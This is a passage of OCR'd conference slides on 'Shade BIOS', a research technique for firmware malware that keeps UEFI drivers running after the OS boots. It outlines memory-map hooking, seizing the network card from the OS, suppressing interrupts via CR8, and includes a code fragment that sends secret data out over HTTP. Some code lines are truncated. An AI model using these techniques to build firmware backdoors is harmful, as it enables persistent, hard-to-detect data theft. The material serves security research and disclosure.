    ControllerHandle  
);
```

```
gBS->DisconnectController(  
    ControllerHandle  
);
```

HttpDxe

```
DriverBinding->Start() {  
    // Init device  
    // Install HttpServiceBindingProtocol  
}  
DriverBinding->Stop() {  
    // Reset device  
    // Uninstall HttpServiceBindingProtocol  
}
```

TcpDxe

Ip4Dxe

MnpDxe

SnpDxe


UNDI

UEFI Network Driver Stack


## 4: Hijacking Device Control

Only 2 steps!

1. gBS->DisconnectController() to reset the device
2. gBS->ConnectController() to initialize the device for BIOS (and install protocols)



`gBS->DisconnectController(UsbHcHandle);`



`gBS->ConnectController(UsbHcHandle);`



## 4: Returning Control to the OS

After the BIOS malbehavior is done, we have to return the device control to the OS

### Self-repairing OS Drivers

- No need for manual restoration — OS device drivers often auto-recover
  - **Example:** If you used NIC, it drops connection briefly but regains it within ~3 minutes

### Manual Restoration Challenges

- Copying the entire MMIO space and pasting for restoration won't work because some registers trigger device actions (not just hold data)
- You have to know what device the target is using and read device specification to put the settings back correctly

=> Makes the backdoor device-dependent...

=> This “device control return problem” is a key hurdle for Shade BIOS

## 5: Exclusive Control

Shade BIOS modifies paging and device settings

=> Must exclude OS code when running BIOS code

### Suppressing Interrupts

- BIOS→OS happens when interrupt occurs — so suppress them
- CLI/STI instructions are unreliable
  - There are lots of CLI/STI inside BIOS code (Single STI re-enables interrupts)

⇒ Prefer setting **CR8 (Task Priority Register) = 0xF (max value)** to block all external interrupts

### What about the interrupts for BIOS ?

- UEFI BIOS only uses timer interrupts (for timer events registered by gBS->SetTimer() )
- UEFI drivers often rely on polling, and most work properly without interrupts actually
- But, we can iterate the list of timer events and signal them manually to emulate interrupt

⇒ Just use **OS IDT and emulate interrupt (timer events) for BIOS**




# 5: Emulating Interrupts (Timer Events)

① UEFI network drivers will register some timer events

Insert

```
Status = gHttpProtocol->Request(
    gHttpProtocol,
    &RequestToken
);
Print(L"HttpProtocol->Request sent %r\r\n", Status);
while(!gRequestCallbackComplete) {
    WaitForCompletion();
}
```



## Timer Interrupt Behavior

- Timer interrupts advance SystemTime
- Events with “TriggerTime < SystemTime” have their NotifyFunction invoked

② All of the events are triggered regardless of TriggerTime

# Recap

We want OS & Hardware -independent BIOS malware => **Shade BIOS**

➤ Retains BIOS after OS boot and allows use of UEFI drivers, services, ...

## 1. Retain BIOS after OS boot

- Hook gBS->GetMemoryMap(), reclassify EfiBootServicesCode/Data → RuntimeServicesCode/Data

## 2. Make retained BIOS code work in runtime

### 1. Memory Management

Reserve EfiConventionalMemory, exclude OS-used regions from the actual memory map

### 2. Virtualized Memory Addresses

Use partial identity mapping for physical access

### 3. Boot-time-only Resources

Save gST/gBS during boot time, and copy it in runtime. Add RT attribute to boot-only variables.

### 4. Device Settings


Reset via DisconnectController(), reconfigure with ConnectController()

### 5. Exclusive Control

Block interrupts via CR8 = 0xF, emulate timer events manually



# OS Independence of Shade BIOS



# Device Independence of Shade BIOS

```
VOID
EFIAPI
EnableBIOSNetworkSettings(
    IN EFI_HANDLE *NetworkDeviceHandles,
    IN UINTN      NetworkDeviceHandlesCount
)
{
    for(UINTN i=0; i<NetworkDeviceHandlesCount; i++) {
        gBS->ConnectController(
            NetworkDeviceHandles[i],
            NULL,
            NULL,
            TRUE
        );
    }
}
```

**NO direct access to I/O !**

```
// ----- Enter Shade BIOS malbehavior -----
ShadeBiosEnter();

HijackNicFromOS();

HttpInit();
HttpSend((VOID*)SecretData, SecretDataLen);

ShadeBiosExit();
// ----- Exit Shade BIOS malbehavior -----
```

```
EFI_HTTP_CONFIG_DATA ConfigData;
ConfigData.HttpVersion      = HttpVer
ConfigData.TimeOutMillisec  = 0;
ConfigData.LocalAddressIsIPv6 = FALSE;
ConfigData.AccessPoint.Ipv4Node = &Ipv4No

Status = gHttpProtocol->Configure(
    gHttpProtocol,
    &ConfigData
);
```


